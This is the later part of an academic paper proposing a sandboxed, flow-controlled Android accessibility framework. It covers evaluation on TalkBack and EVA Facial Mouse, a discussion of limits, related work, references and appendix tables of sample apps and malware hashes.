Accessibility modules additionally need to communicate with the `AccessibilityManagerService` to make use of accessibility features. Instead of direct access to the `AccessibilityManagerService`, the *CommunicationManager* together with the *AMSBridge* bridges this communication. They provide to the accessibility module in a new manager class *ASListener* as much of the vanilla `AccessibilityManagerService` API as possible in order to reduce the effort of migrating apps from the original framework to our solution. In turn, *AMSBridge* is registered as an event listener to the original `AccessibilityManagerService` and dispatches these events to registered modules or forwards requested actions

[4] A future version of our solution could also use new SELinux types.

from the modules to the `AccessibilityManagerService`. This puts *AMSBridge* into a great position to enforce access control on the accessibility features used by modules.

Lastly, *PASServer* is a new settings app for our solution to assist users with accessibility feature management. Users can en-/disable a pipeline or (de-)activate the centralized accessibility service through this app.

InfoFlowController realizes flow constraints on the communication passing through the *CommunicationManager*. It implements three types of flow constrains: *PipelineFilter*, *ActionFilter* and *TextFilter*. *PipelineFilter* implements the opaque handles and taint-based flow control. It maintains a set of unique identities for all modules as well as the host apps, and it keeps a mapping between module outputs and their handles and taints (i.e., identity of module that created the output). Thus, when a module sends an output to the host app, the data will be replaced by a new handle and the data be stored in *PipelineFilter*. The host app cannot use the handle to modify the referenced data. Every time the host app sends a handle to a module as input and the corresponding data is supposed to come from a specific other module as output, *PipelineFilter* uses the stored taint to validate this claim or otherwise abort the release of the data as input to the receiving module. Similarly, it releases raw data to the host app if the policy allows this and the host app requests dereferencing a handle. However, only a handle can be passed as input to another module, hence, integrity and origin of released data is always ensured when being further processed in the pipeline.

TextFilter implements a similar control but for textual elements within `AccessibilityNodeInfos` returned from *AMSBridge* to modules. It replaces the plain text with a random UUID before sending the node info back to the host app. This UUID and plain text pair is stored in a map in *TextFilter* and only on input to an authorized module *TextFilter* releases this text. Thus, if `AccessibilityNodeInfos` is released to a module, *TextFilter* can decide whether that module is authorized to also receive textual content that could be privacy sensitive. Modules that are not in need of such information, e.g., because they only need the node for information about screen layout, can thus operate with lower-privileges. This can be easily applied to other content besides textual information, however, we have not encountered the need to hide other content yet.

ActionFilter validates the user intentions for action events when the frontend module is trusted, i.e., is a trusted recognizer component. *ActionFilter* records the output of frontend modules, e.g., the coordinate of a UI element that the user wants to click. Once *AMSBridge* receives a call to perform an action from a module, it asks *ActionFilter* to validate if the target UI conforms to the user intention recorded before. If the frontend module is trusted, a successful validation links the action to the user intention. Thus, a pipeline with a trusted frontend module is hindered in issuing actions that were not authorized (triggered) by the user. If the frontend module is not trusted, *ActionFilter* cannot help, since the frontend module and the accessibility module could be colluding to issue malicious actions.

5.2.2 Client-Side Integration

Modules are started by the *PASManagerService* very similarly to regular app sandboxes and their launch establishes a bi-directional communication between a module's process and the *PASManagerService*. When *PASManagerService* launches a module's application sandbox, it already receives a Binder reference to this process from Android, which allows *PASManagerService* to send messages to the module. After the module's application sandbox has been started and the module's code been loaded, it requests a Binder reference to the *PASManagerService*, which is encapsulated in a *PASManager* and allows it to send messages to *PASManagerService*. With this two Binder references a bi-directional communication is established. Modules that make use of accessibility features additionally register an *ASListener* with *PASManagerService* through which they can receive accessibility events and issue actions. The host app also has a *PASManager* that allows it to issue commands to *PASManagerService*, e.g., invoke modules and pass/receive data handles via *CommunicationManager*.

For a full-fledged implementation, we envision that accessibility apps carry their modules as payload (separate dex files) and register them during installation in the privacy-enhanced framework, similar to how prior works proposed sandboxing third party libraries [26, 37]. Alternatively, modules could be provided as standalone packages on a market and accessibility apps declare which ones should be retrieved and installed into the pipeline of the app, similar to emerging app-in-app ecosystems [13, 32]. In any case, the host app declares the modules in its manifest, where it also states their required privileges and the flow policy, which can hence be inspected and approved (e.g., by the user during app installation). For our prototypical implementation, we create the module sandboxes as dedicated apps as a fixed part of our modified Android image in order to test functional correctness and evaluate our solution in terms of performance overhead (see next Section 6).

6 Evaluation

In this section, we take two open-source accessibility apps, TalkBack [23] and EVA Facial Mouse [16], as examples to test the performance of our solution and show how to enhance the privacy protection in accessibility services.

6.1 Case Study: TalkBack

We use Google's official screen reader app for visually impaired users, TalkBack, to evaluate the protection of on-screen text against leakage. This app has been installed more than




Figure 7: Screen Reader accessibility pipeline




Figure 8: Facial Mouse accessibility pipeline

5 billion times according to Google Play (see Table 7 in Appendix A). TalkBack is a complex app containing multiple modules and multiple preference settings. We focus on its core module—touch-based screen reader with default settings. The accessibility pipeline for this module can be seen in Figure 7: the app has an accessibility module and a text-to-speech backend module. Once the user touches the screen, accessibility module collects the textual information about the touched node from the accessibility framework. That information is passed to the text-to-speech component that reads the text aloud via Android's TTS service.

Migration: We build the accessibility module by moving the touch detection logic, which includes accessibility event processing and cursor controls, to an accessibility module in the pipeline. When a touch event is detected, the module outputs the textual information about the UI element at the touch coordinates. Similarly, we establish the backend module here by moving TalkBack's original text-to-speech code to a backend module and exposing the necessary interfaces like *isSpeaking(), speak(String)* and *shutdown()* to the host app. To orchestrate this pipeline from the host app, we replace the original local calls in the host app with calls to the API exposed by the two modules (i.e., callbacks for text output from the accessibility module and calls to, e.g., *speak()*). Thus, the host app can forward the text from the touch detection to the text-to-speech logic, each executing in their own sandbox. We made 3k+ LOC changes on a code base 27k+ LOC for this migration.

Privacy enhancement: In our design, all modules and host app are running in their own sandbox with distinct permission sets. The accessibility module has the privilege to receive touch events but nothing else, thus, it is unable to scavenge through another app's screen content and leak it. The backend text-to-speech module can only access the TTS API of Android to play the result of the text processing, but cannot leak the text to another sink (e.g., network socket or filesystem). Neither module has the privilege to issue node actions, e.g., pressing buttons in an unauthorized way. By only releasing handles for the output of the accessibility module to the host app, the host app cannot inspect the textual content, which might be privacy-sensitive. Using flow control on those handles, we ensure that the backend module only receives data as input that was generated by the accessibility module.

6.2 Case Study: EVA Facial Mouse

We use EVA Facial Mouse app to confirm the feasibility of restricting the misuse of node actions. The app provides a virtual mouse that is controlled by facial movements, e.g., if the user cannot use their hands. The accessibility pipeline in Figure 8 contains a frontend that uses the camera to capture user intentions and an accessibility module to perform user-intended clicks. The frontend module has access to the device camera and when it detects a head gesture that indicates a click, the coordinates of the virtual mouse on screen will be output. Based on the coordinates, the accessibility module can retrieve the target node from the accessibility framework and perform the actual click on this node.

Migration: We put the app's original camera-tracing code to the frontend module and expose necessary callback interfaces, like *onMouseEvent(location, click)*, to the host app. We also allow the necessary accessibility features for node detection based on coordinates and performing click actions on nodes to the accessibility module. As for TalkBack, we replace the original calls to the camera and accessibility features inside the host app with calls and callbacks to/from the two modules, such that the host app orchestrates the pipeline and forwards data between the modules. The frontend module traces the user's head movements and outputs the corresponding mouse tracing events, i.e., coordinates of the mouse cursor. To maintain the look and feel of a mouse cursor the host app can in this case dereference the handle to the coordinates data to draw a mouse cursor on screen and also easily allow the user to customize the cursor (e.g., size, color). When a click event is detected by the frontend, the host app invokes the accessibility module with the coordinates for which to retrieve the UI element and to which to issue a click. We changed 1k+ LOC on a code base 9k+ LOC for this app.

Privacy enhancement: Again, the modules and host app are in separate sandboxes with distinct permission sets. The frontend module has access to the camera, but nothing else. The accessibility module can retrieve nodes from the accessibility framework based on screen coordinates and issue click actions to those nodes. Applying the text filter to the node infos released to the accessibility module, we prevent that this module learns the content of the UI element (e.g., button label or content of a text view). Further, neither module can investigate the screen content and hence produce targeted clicks, e.g., to navigate the settings app without user approval

Table 5: Performance test results

Application	Original (ms)	Migrated (ms)	Δ
TalkBack	10.75±1.35	18.55±2.26	7.80 (73%)
EVA Facial Mouse	15.60±1.26	29.50±3.55	13.90 (89%)

Intervals for 95% confidence

to grant permissions or install new apps silently. However, the modules could issue node actions "blindly" and without feedback, e.g., the coordinates are hard-coded in either module, which could succeed in navigating the device surreptitiously when the coordinates fit to the current screen-size and the device screen was in a well-known state (e.g., home screen). A countermeasure to this would rely on our Action Filter, i.e., assuming that the frontend module is trusted and that the coordinates output by this module can be validated against the coordinates of a node when the accessibility module issues a node action. In that case, forging or manipulating coordinates would not succeed.

Further, it should be noted that this app could misuse the camera permission to spy on user input. The trace of cursor coordinates and click events allows the app to monitor where on screen the user clicked. While our solution prevents the app (concretely, the accessibility module) from misusing the accessibility framework to learn *and* leak the information about clicked UI elements, the app can use side-channels to infer this information independently of the accessibility features. For instance, if the host app has a valid assumption about the screen content (e.g., an onscreen keyboard), coordinate trace together with click events would allow the host app to derive which input the user gave (e.g., mapping coordinates with click to the screen position of keys of the soft-keyboard). However, this is purely an abuse of the camera permission and **not** of the accessibility framework. Although being outside of our threat model, our solution could offer a potential solution in this concrete case as well by moving the cursor rendering to a module that cannot leak the derived information and only releasing non-dereferencable handles to the host app.

6.3 Performance Overhead

Our framework is deployed on Android v8.1 on a Pixel 2XL device. We use the two migrated apps to estimate the performance impact of our framework. We utilize microbenchmarking to measure the overhead. Since the runtime of an accessibility operation is affected by complex user interfaces (e.g., time to find a specific node), we develop a dedicated test app with only one `TextView` and one `Button`. Thus, our measurements approximate the upper bound for the overhead, since we minimize the runtime for common operations and thus give more weight to the overhead. We run the test 20 times for the original and migrated versions of the TalkBack and Facial Mouse app. Table 5 summarizes the results.

TalkBack Result: We measure the time the screen reader module needs to read the `TextView` text aloud after a user touched on it. We start the measurement as soon as a touch event is detected. The measurement completes when the text-to-speech's `speak` instruction is executed. The average overhead for the migrated app is 7.80ms or about 73%.

EVA Facial Mouse Result: We measure the time from click generation in the frontend module until the `onClick()` callback of the target button is triggered. The result shows that the induced overhead is 13.90ms or about 89%.

Summary: Although the relative overhead is high, we want to a) note again that this is an upper bound since our test app optimizes the common operations and weights the overhead higher and b) point out that those affected operations occur in many cases with low frequency and the absolute overhead in our measurements is well below the average human perceptible latency. Thus, while overhead due to the additional IPC between modules and host app was expected, we think the overall overhead is still in an acceptable range.

7 Discussion

7.1 Limits and challenges

Sandboxing the modules in the pipelines and controlling to which APIs (sources and sinks) they have access together with the opaque, tainted handles for data exchanged between modules provides control over data flows in the same fashion as in similar solution in IoT settings [21]. Thus, we are facing some similar challenges as well as new challenges in protecting the users' privacy.

Indistinguishable data flows: Like other solutions, we treat the modules as blackboxes and control the data flows to and from modules. But we cannot control how the modules generate their outputs, and we have only limited means to control the exchanged data (e.g., text filters). As a result, if the data flows including sources and sinks are indistinguishable between a11y and malware apps, our solution can likely not prevent unauthorized leakage—although, we did not find an example in our study of malicious accessibility apps where this was case, as shown in Section 3.

Authorized node actions: Further, we face the additional requirement that not only the unwanted leakage of data should be prevented but also unauthorized node actions. The challenge is to connect a node action with a user action. Our current solution tries to validate the parameters of actions (i.e., action filter) but at least limits the effectiveness of malicious node actions by limiting the data on which actions are based (e.g., preventing the reconnaissance of the screen content, see Section 6.2).

Off-device processing: Accessibility apps can depend on off-device services, for instance, for image or audio processing. As for other information flow control solutions, like [19, 21, 25], the device boundary is a hard boundary for

our enforcement. However, by strengthening the sandbox (see below) our solution can provide control over the network destinations (e.g., URL) to which modules can connect and, hence, ensure that only trusted, user-approved services are used as part of the pipeline.

Side-channels: We cannot exclude side-channels that can be used by modules to secretly exchange data or that modules use to conduct reconnaissance (e.g. [15]).

Summary: While the ideal result would be to prevent all potential leakage of private data and all malicious node actions as described in Section 3.4 while at the same time upholding all benign, legitimate a11y app functionality, there currently exist potential cases in which malware and a11y apps are not distinguishable for our policies. However, compared to stock Android's all-or-nothing protection, our solution provides a trade-off where required assistive apps can function while the potential for misuse of accessibility features is drastically reduced. For instance, a user that requires a facial mouse and allows the corresponding policy might still fall victim to "blindly" injected click events but none of the other malware could operate as usual, such as e-banking fraud and content eavesdropping.

7.2 Strengthening the sandbox and IFC

An obvious improvement to our solution would be better information flow control along the *entire* data flow even *within* sandboxes. This could help to validate that node actions indeed depend on input generated by user actions or that leaked data does not depend on private data. On Android, taint tracking [19, 25, 40] techniques have been proposed to this end. Unfortunately, taint tracking suffers from a hard to defend reference monitoring. A malicious app can always win by dropping the taint (e.g., native code, indirect control flows) and currently these solutions would only apply to curious-but-honest modules. Further, we currently consider every module to be used only in one pipeline, which makes the information flow control between modules (e.g., the tainting of the handles) and the non-interference within a single module trivial. A more advanced scenario could allow the re-use of modules in different, simultaneously executing pipelines (e.g., re-using pre-installed modules) and in that case an integration of distributed information flow control (e.g., [33] or [21]) would be necessary to ensure non-interference.

Our sandboxes rely on the stock Android mechanisms (i.e., UIDs with permissions). However, those only provide a very coarse-grained access control to the application framework or filesystem. Since the way how we start modules from the *PASManagerService* resembles the procedure how virtualized apps are started [13], we could integrate "module virtualization" in the future where the *PASManagerService* takes the role of the broker and puts modules into an isolated process (the least privileged execution environment that stock Android supports). Similarly, frameworks [24] for more fine-grained and context-sensitive access control policies could be integrated to provide better control over the functionality and data each module can access from the Android API.

7.3 User approval

In our current prototype, we assume that the user approves the policies via the *PASServer* app or writes custom policies that satisfy their individual privacy preferences via this app. We are aware that the history of permission prompts on Android has shown that users are not capable of this and that there is ongoing research into improving the user experience (e.g., seminal work by Porter Felt et al. [20]). Since the user in our solution even has to approve *flows* and the goal of this work is to show that a11y and privacy protection do not have to be mutually exclusive *per se*, we defer the question of how to improve the user experience in approving or configuring policies in our solution to future work.

7.4 Threats to Validity

We specifically looked for collections of malware samples in actively maintained, popular GitHub projects. However, we cannot guarantee that those collections are the most representative ones for malicious *accessibility* apps. Further, we searched for supposedly benign a11y and utility apps by keyword search among the top apps on Google Play. Thus, we think our collection of utility apps is representative. Unfortunately, the number of a11y apps is limited and many of the top apps are written by Google. Thus, there might be a bias in our collection of a11y apps towards Google's software engineering practices.

7.5 Utility apps

Our solution reduces the chances for misuse of the accessibility API while preserving the functionality of *a11y apps*. However, *utility* apps might depend on pipelines that differ from those of a11y apps when providing innovative usages of the accessibility framework. For example, password managers take advantage of it to fill-in passwords. Since this is an abuse of the accessibility features, Google introduced the auto-fill framework [9] as an alternative to support password managers. However, for cases in which no alternative framework or API exists in Android, it remains an open question how to support those utility apps while maintaining a high level of privacy protection or whether those use-cases can be generally implemented in accessibility pipelines as well. For instance, the pipeline for a utility app that automates tedious user actions through sequences of automated button clicks might not be distinguishable enough from malware secretly navigating user interfaces.

7.6 Other attacks and privacy issues

Apart from the attacks we analyzed in Section 3, other attacks might leverage the accessibility framework as a building block or stepping stone. For instance, the accessibility API might be used for reconnaissance. A typical example is a phishing attack, in which a malicious app uses the accessibility framework to monitor the name of the foreground activity and time the launch a phishing activity. However, in such cases, the accessibility framework is often just the path of least resistance to gather information and alternatives exist (e.g., foreground activities can also be identified via side-channels [15]), thus we did not separately study and evaluate those attacks in our work. Further, our defense relies on proper policies, thus, if the user is involved in setting and granting them, we exclude attacks against the user from our threat model, such as deceptive overlays [22, 42].

Lastly, there exist apps to support impaired or disabled users via crowdsourcing instead of relying on the accessibility framework. For example, camera-based assistive apps to support visually impaired users. Those apps outsource the users' questions, e.g., about their physical surroundings, to volunteers with whom the users have to share sensitive information, such as photo or video stream. Prior work [6] investigated the privacy concerns raised in using camera-based assistive apps under different scenarios. Their results confirm the request by dependent users for privacy protection in using assistive technologies, which we take as further motivation for our research although those particular cases of sharing camera data with volunteers are not covered by our work. Similarly, other data stealing attacks, such as taking screenshots or recording audio that do not rely on the accessibility framework are out of scope of what we can defend against.

8 Related Work

We briefly present and compare related works to our work on enhancing the privacy of Android's accessibility framework.

Security and privacy concerns from accessibility frameworks. Already in 2013, Kraunelis et al. [31] demonstrated a malware that utilizes Android's accessibility framework. Jang et al. [29] studied the security of assistive technologies and identified multiple vulnerabilities on four popular platforms. Their result shows that the trade-off between security, compatibility, and usability is the root cause of these vulnerabilities. Kalysch et al. [30] assessed the weakness of a11y features and proposed corresponding *developer side* countermeasures. Diao et al. [18] evaluated Android's accessibility APIs with an analysis of the framework as well as a large-scale app analysis. Their result reveals the intrinsic shortcomings in Android's current design and confirms the broad misuse of the accessibility APIs. Fratantonio et al. [22] present attacks when combining Android's `SYSTEM_ALERT_WINDOW` and `BIND_ACCESSIBILITY_SERVICE` permissions, thus, further highlighting the shortcomings in privacy protection of the a11y framework. Follow-up work [42] demonstrated the usage of these permissions by malicious apps. Those works highlight the existing privacy concerns in the accessibility framework, but did not create an appropriate defense. Our solution is the first work that not only looks in-depth into accessibility API usage by different types of real-world apps but also proposes a system side privacy enhancement.

Defenses against malicious accessibility apps. Naseri et al. [34] proposed a *developer side defense* against eavesdropping through accessibility features. In their work, multiple tools are implemented to detect apps that are vulnerable to eavesdropping, to automatically fix discovered vulnerabilities, and to notify users of potential accessibility service misuse. Unfortunately, this solution requires every developers' effort and makes accessibility and privacy an "either-or" choice that sacrifices the user experience of people with impairment for privacy gains. Different from it, our approach provides a better balance between privacy and user experience.

Process-based privilege separation on Android. A few solutions separate sensitive or untrusted components into isolated processes to mitigate privacy violations. Works focusing on advertisement libraries [26, 35, 37] demonstrated different solutions to isolate said libraries from their host apps and privilege separate them. Roesner et al. [36] sandboxed untrusted UI components in isolated processes to support secure UI embedding. Davidson et al. [17] provided a dedicated `WebView` service app to protect host apps from untrusted web content. Starting with Android O, Google officially put the `WebView` renderer into an isolated process [5]. Other works privilege separate entire apps, e.g., Backes et al. [13] create a virtualized environment for untrusted apps and, similarly, Bianchi et al. [14] demonstrated an approach that sandboxes an untrusted app inside a separate non-privileged context to enforce privacy and security policies. Our work transfer those concepts to the accessibility framework by sandboxing the code modules that form an accessibility pipeline.

Information flow control in IoT applications. Closest to our work is *FlowFence* [21], which introduced information flow control for IoT apps to prevent unwanted data leakage. It introduced the concepts of quarantined modules and opaque handles that we also used in our implementation. In contrast to FlowFence, our flows are very simple and linear. For instance, in FlowFence multiple flows might converge on the same module, necessesitating taint sets for modules, and modules can set custom taints on output to prevent their data from reaching certains sinks. Our modules only consume output from a single predecessor module within a short pipeline for which the user sets the policy. Thus, while we could support the same taint arithmetic and taint sets as FlowFence, this is currently not necessary and simplifies our setup, avoiding the issue of overtainting module sandboxes. On the other hand, our solution has to additionally deal with the problem of authorizing actions by modules. We addressed this by adopting

the concept of recognizers [28] and using data flow control to limit the information needed for (effective) malicious actions.

9 Conclusion

Android's accessibility framework is a powerful service intended to allow assistive apps in supporting impaired and disabled users in navigating their devices. Unfortunately, the service is also a popular building block for utility and malevolent apps that do not apply accessibility features as originally intended and might violate the users' privacy. Existing defenses in stock Android force users and app developers to choose between inclusiveness and privacy protection. To improve on this situation, we propose a privacy-enhanced accessibility framework forward. By representing a11y logic as pipelines, sandboxing every code module in a pipeline, and enforcing flow contraints, our solution allows a more fine-grained control over accessibility features and reduces the attack surface while upholding functionality of a11y apps. We showcase the feasibility of our solution by migrating two a11y apps. We also discuss shortcomings of our approach and hope this work will raise further interest into building solutions that protect a particular dependent user group.

Acknowledgments

We thank our anonymous reviewers for their insightful comments and suggestions which have helped us improve our paper.

References

[1] Android trojan steals money from paypal accounts even with 2fa on. https://www.welivesecurity.com/2018/12/11/android-trojan-steals-money-paypal-accounts-2fa/. Accessed: 2021-02-22.

[2] Google pauses removal of apps that want to use accessibility services. https://www.zdnet.com/article/google-pauses-crackdown-of-accessibility-api-apps/. Accessed: 2021-02-22.

[3] Mobile malware continues to plague users in official app stores. https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/. Accessed: 2021-02-22.

[4] Skygofree — a hollywood-style mobile spy. https://www.kaspersky.com/blog/skygofree-smart-trojan/20717/. Accessed: 2021-02-22.

[5] What's new in webview security. https://android-developers.googleblog.com/2017/06/whats-new-in-webview-security.html. Accessed: 2021-02-22.

[6] Taslima Akter, Bryan Dosono, Tousif Ahmed, Apu Kapadia, and Bryan Semaan. "i am uncomfortable sharing what i can't see": Privacy concerns of the visually impaired with camera based assistive applications. 2020.

[7] Android Developer Docs. Accessibilityservice. https://developer.android.com/reference/android/accessibilityservice/AccessibilityService. Accessed: 2021-02-22.

[8] Android Developer Docs. Accessibilityserviceinfo. https://developer.android.com/reference/android/accessibilityservice/AccessibilityServiceInfo. Accessed: 2021-02-22.

[9] Android Developer Docs. Autofill framework. https://developer.android.com/guide/topics/text/autofill. Accessed: 2021-02-22.

[10] Android Developer Docs. View: Attribute importantforaccessibility. https://developer.android.com/reference/android/view/View.html#attr_android:importantForAccessibility. Accessed: 2021-02-22.

[11] Android Developer Guide. Build more accessible apps. https://developer.android.com/guide/topics/ui/accessibility. Accessed: 2021-02-22.

[12] ashishb. android-malware. https://github.com/ashishb/android-malware.

[13] Michael Backes, Sven Bugiel, Christian Hammer, Oliver Schranz, and Philipp von Styp-Rekowsky. Boxify: Full-fledged app sandboxing for stock android. In *24th USENIX Security Symposium (SEC'15)*, 2015.

[14] Antonio Bianchi, Yanick Fratantonio, Christopher Kruegel, and Giovanni Vigna. Njas: Sandboxing unmodified applications in non-rooted devices running stock android. In *5th ACM CCS Workshop on Security and Privacy in Mobile Devices (SPSM'15)*, 2015.

[15] Qi Alfred Chen, Zhiyun Qian, and Z. Morley Mao. Peeking into your app without actually seeing it: Ui state inference and novel android attacks. In *23rd USENIX Security Symposium (SEC'14)*, 2014.

[16] cmauri. Camera based mouse emulator for android. https://github.com/cmauri/eva_facial_mouse.

[17] Drew Davidson, Yaohui Chen, Franklin George, Long Lu, and Somesh Jha. Secure integration of web content and applications on commodity mobile operating

systems. In *12th ACM Symposium on Information, Computer and Communication Security (ASIACCS'17)*, 2017.

[18] Wenrui Diao, Yue Zhang, Li Zhang, Zhou Li, Fenghao Xu, Xiaorui Pan, Xiangyu Liu, Jian Weng, Kehuan Zhang, and XiaoFeng Wang. Kindness is a risky business: On the usage of the accessibility apis in android. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, 2019.

[19] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)*, 32(2):1–29, 2014.

[20] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, and David Wagner. How to ask for permission. In *7th USENIX Workshop on Hot Topics in Security (HotSec 12)*, 2012.

[21] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. Flowfence: Practical data protection for emerging iot application frameworks. In *25th USENIX Security Symposium (SEC'16)*, 2016.

[22] Yanick Fratantonio, Chenxiong Qian, Simon P Chung, and Wenke Lee. Cloak and dagger: from two permissions to complete control of the ui feedback loop. In *38th IEEE Symposium on Security and Privacy (SP'17)*, 2017.

[23] Google. Talkback app. https://github.com/google/talkback.

[24] Stephan Heuser, Adwait Nadkarni, William Enck, and Ahmad-Reza Sadeghi. ASM: A programmable interface for extending android security. In *23rd USENIX Security Symposium (SEC'14)*, 2014.

[25] Peter Hornyack, Seungyeop Han, Jaeyeon Jung, Stuart Schechter, and David Wetherall. These aren't the droids you're looking for: retrofitting android to protect data from imperious applications. In *18th ACM Conference on Computer and Communication Security (CCS'11)*, 2011.

[26] Jie Huang, Oliver Schranz, Sven Bugiel, and Michael Backes. The art of app compartmentalization: Compiler-based library privilege separation on stock android. In *24th ACM Conference on Computer and Communication Security (CCS'17)*, 2017.

[27] hxp2k6. Android-malwares. https://github.com/hxp2k6/Android-Malwares.

[28] Suman Jana, David Molnar, Alexander Moshchuk, Alan Dunn, Benjamin Livshits, Helen J Wang, and Eyal Ofek. Enabling fine-grained permissions for augmented reality applications with recognizers. In *22nd Usenix Security Symposium (SEC'13)*, 2013.

[29] Yeongjin Jang, Chengyu Song, Simon P Chung, Tielei Wang, and Wenke Lee. A11y attacks: Exploiting accessibility in operating systems. In *21st ACM Conference on Computer and Communication Security (CCS'14)*, 2014.

[30] Anatoli Kalysch, Davide Bove, and Tilo Müller. How android's ui security is undermined by accessibility. In *2nd Reversing and Offensive-oriented Trends Symposium*, 2018.

[31] Joshua Kraunelis, Yinjie Chen, Zhen Ling, Xinwen Fu, and Wei Zhao. On malware leveraging the android accessibility framework. In *International Conference on Mobile and Ubiquitous Systems: Computing, Networking, and Services*. Springer, 2013.

[32] Haoran Lu, Luyi Xing, Yue Xiao, Yifan Zhang, Xiaojing Liao, Xiaofeng Wang, and Xueqiang Wang. Demystifying resource management risks in emerging mobile app-in-app ecosystems. In *27th ACM Conference on Computer and Communication Security (CCS'20)*, 2020.

[33] Adwait Nadkarni, Benjamin Andow, William Enck, and Somesh Jha. Practical DIFC enforcement on android. In *25th USENIX Security Symposium (SEC'16)*, 2016.

[34] Mohammad Naseri, Nataniel P Borges, Andreas Zeller, and Romain Rouvoy. Accessileaks: Investigating privacy leaks exposed by the android accessibility service. *Proceedings on Privacy Enhancing Technologies*, 2019(2):291–305, 2019.

[35] Paul Pearce, Adrienne Porter Felt, Gabriel Nunez, and David Wagner. Addroid: Privilege separation for applications and advertisers in android. In *7th ACM Symposium on Information, Computer and Communication Security (ASIACCS'12)*, 2012.

[36] Franziska Roesner and Tadayoshi Kohno. Securing embedded user interfaces: Android and beyond. In *22nd Usenix Security Symposium (SEC'13)*, 2013.

[37] Shashi Shekhar, Michael Dietz, and Dan S Wallach. Adsplit: Separating smartphone advertising from applications. In *21st Usenix Security Symposium (SEC'12)*, 2012.

[38] sk3ptre. Androidmalware_2018. https://github.com/sk3ptre/AndroidMalware_2018.

[39] sk3ptre. Androidmalware_2019. https://github.com/sk3ptre/AndroidMalware_2019.

[40] Mingshen Sun, Tao Wei, and John CS Lui. Taintart: A practical multi-level information-flow tracking system for android runtime. In *23rd ACM Conference on Computer and Communication Security (CCS'16)*, 2016.

[41] Virus Total. Api scripts. https://support.virustotal.com/hc/en-us/articles/115002146469-API-scripts. Accessed: 2021-02-22.

[42] Yuxuan Yan, Zhenhua Li, Qi Alfred Chen, Christo Wilson, Tianyin Xu, Ennan Zhai, Yong Li, and Yunhao Liu. Understanding and detecting overlay-based android malware at market scales. In *17th Annual International Conference on Mobile Systems, Applications, and Services*, 2019.

A App Sample Sets

Table 6: Utility App Sample Set (Google Play)

Package	#Installed
com.amazon.tahoe	1,000,000+
com.antivirus	100,000,000+
com.antivirus.tablet	10,000,000+
com.apusapps.emo_launcher	100,000+
com.apusapps.launcher	100,000,000+
com.avast.android.cleaner	10,000,000+
com.avast.android.mobilesecurity	100,000,000+
com.avg.cleaner	50,000,000+
com.bitdefender.security	5,000,000+
com.bitspice.automate	500,000+
com.cleanmaster.mguard	1,000,000,000+
com.eset.ems2.gp	10,000,000+
com.eset.parental	100,000+
com.gau.go.launcherex	100,000,000+
com.italia.autovelox.autoveloxfissiemoibli	1,000,000+
com.kaspersky.safekids	500,000+
com.kms.free	50,000,000+
com.ksmobile.launcher	100,000,000+
com.lastpass.lpandroid	5,000,000+
com.lionmobi.battery	50,000,000+
com.mcafee.security.safefamily	100,000+
com.microsoft.launcher	10,000,000+
com.oneapp.max.cleaner.booster	10,000,000+
com.piriform.ccleaner	50,000,000+
com.pleco.chinesesystem	1,000,000+
com.server.auditor.ssh.client	500,000+
com.teslacoilsw.launcher	50,000,000+
com.wsandroid.suite	10,000,000+
dreamy.earth.theme.natural.launcher	1,000,000+
galaxy.iphone.hd.wallpaper.live.screen.lock	10,000,000+
ginlemon.flowerfree	10,000,000+
mobi.infolife.appbackup	10,000,000+
org.malwarebytes.antimalware	10,000,000+
panda.keyboard.emoji.theme	100,000,000+
red.love.rose.theme.valentine.launcher	1,000,000+

Table 7: A11y App Sample Set (Google Play)

Package	#Installed
com.google.android.marvin.talkback	5,000,000,000+
com.sesame.phone_nougat	10,000+
com.crea_si.eviacam.service	1,000,000+
com.google.audio.hearing.visualization.accessibility.scribe	50,000,000+
com.google.android.apps.accessibility.voiceaccess	1,000,000+

Table 8: Malicious App Sample Set (Github)

MD5	Classification (VirusTotal-Alibaba)
007ae04ac52f17d5d637f2c41658f824	TrojanSpy:Android/Banker.a30eb151
03e5d8ece783245b28cb97373e739842	Trojan:Android/Agent.3fc9b0c7
042f2f3a0df4aef0460d1ee74f1df033	Backdoor:Android/Agent.8f28ba9e
09b60aa78291e7ef8b0ddfc261afb9f9	TrojanDropper:Android/Skeeyah.a026644f
10f8097ef0db6adbed3b314055491ca4	Trojan:Android/Rootnik.efbca116
1512c3fa688ca107784b3c93cd9f3526	TrojanDropper:Android/Hqwar.657ae279
18a3c09ce58b3db05cf248730adb6bd0	TrojanDropper:Android/Hqwar.9e0b0668
2254002370c03cf14c3eabb27b3b826d	TrojanBanker:Android/Anubis.58e63764
2f07c9b2a67104f8bc08d831c8922b6a	TrojanBanker:Android/Riltok.32dfd36e
31ba565fcc1060ad848769e0b5b70444	Trojan:Android/Agent.4c52deda
39fca709b416d8da592de3a3f714dce8	Trojan:Android/Skygofree.355eb294
3b07862da0b78632d8e4486444adbbfd	Backdoor:Android/Agent.3ebcdecc
3ffedf4759a001417084c64db48b549a	TrojanSpy:Android/AndroRAT.afe389c9
4aea3ec301b3c0e6d813795ca7e191bb	TrojanSpy:Android/Donot.60880405
519018ecfc50c0cf6cd0c88cc41b2a69	TrojanSpy:Android/ZooPark.436e912a
51f388f9ca606812d7fb4d5330e42ce7	TrojanBanker:Android/Anubis.75cc2361
55366b684ce62ab7954c74269868cd91	Trojan:Android/Ztorg.6ff5f73b
5cc953f25deeff951c38a5c118a81fe9	Trojan:Android/Agent.008476da
63a56f3867ef4b4a3cf469e81496aee7	TrojanDropper:Android/Agent.ac60e49b
647f6b2503205dd1f1da5ea490b6c71f	Trojan:Android/Rootnik.977d3960
